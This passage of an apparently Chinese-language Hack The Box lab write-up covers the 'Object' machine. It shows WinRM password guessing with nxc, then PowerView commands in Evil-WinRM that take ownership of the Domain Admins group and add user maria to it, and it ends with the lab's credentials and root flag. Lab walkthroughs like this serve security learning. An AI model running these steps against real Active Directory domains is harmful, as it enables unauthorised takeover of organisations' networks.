
试出来一个成功的密码
┌──(myvenv)─(kali㉿kali)-[~/htb/object]
└─$ nxc winrm  10.10.11.132 -u maria -p mariapass
WINRM       10.10.11.132    5985   JENKINS          [*] Windows 10 / Server 2019 Build 17763 (name:JENKINS) (domain:object.local)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.132    5985   JENKINS          [-] object.local\maria:d34gb8@
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.132    5985   JENKINS          [-] object.local\maria:0de_434_d545
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.132    5985   JENKINS          [+] object.local\maria:W3llcr4ft3d_4cls (Pwn3d!)
*Evil-WinRM* PS C:\programdata> . .\PowerView.ps1
*Evil-WinRM* PS C:\programdata> $SecPassword = ConvertTo-SecureString 'W3llcr4ft3d_4cls' -AsPlainText -Force
*Evil-WinRM* PS C:\programdata> $Cred = New-Object System.Management.Automation.PSCredential('object.local\maria', $SecPassword)
*Evil-WinRM* PS C:\programdata> Set-DomainObjectOwner -Credential $Cred -Identity 'Domain Admins' -OwnerIdentity maria
*Evil-WinRM* PS C:\programdata> Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity maria -Rights All
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'maria'
成功把maria加入到domain admins组
*Evil-WinRM* PS C:\programdata> net user maria
User name                    maria
Full Name                    maria garcia
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/21/2021 8:16:32 PM
Password expires             Never
Password changeable          10/22/2021 8:16:32 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script                 C:\\programdata\\copy.ps1
User profile
Home directory
Last logon                   1/25/2025 11:21:43 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Admins        *Domain Users
The command completed successfully.
至此拿到域控权限
*Evil-WinRM* PS C:\users\administrator\desktop> type root.txt
6cc13722f6ecf5a7e43d6b505f2873c1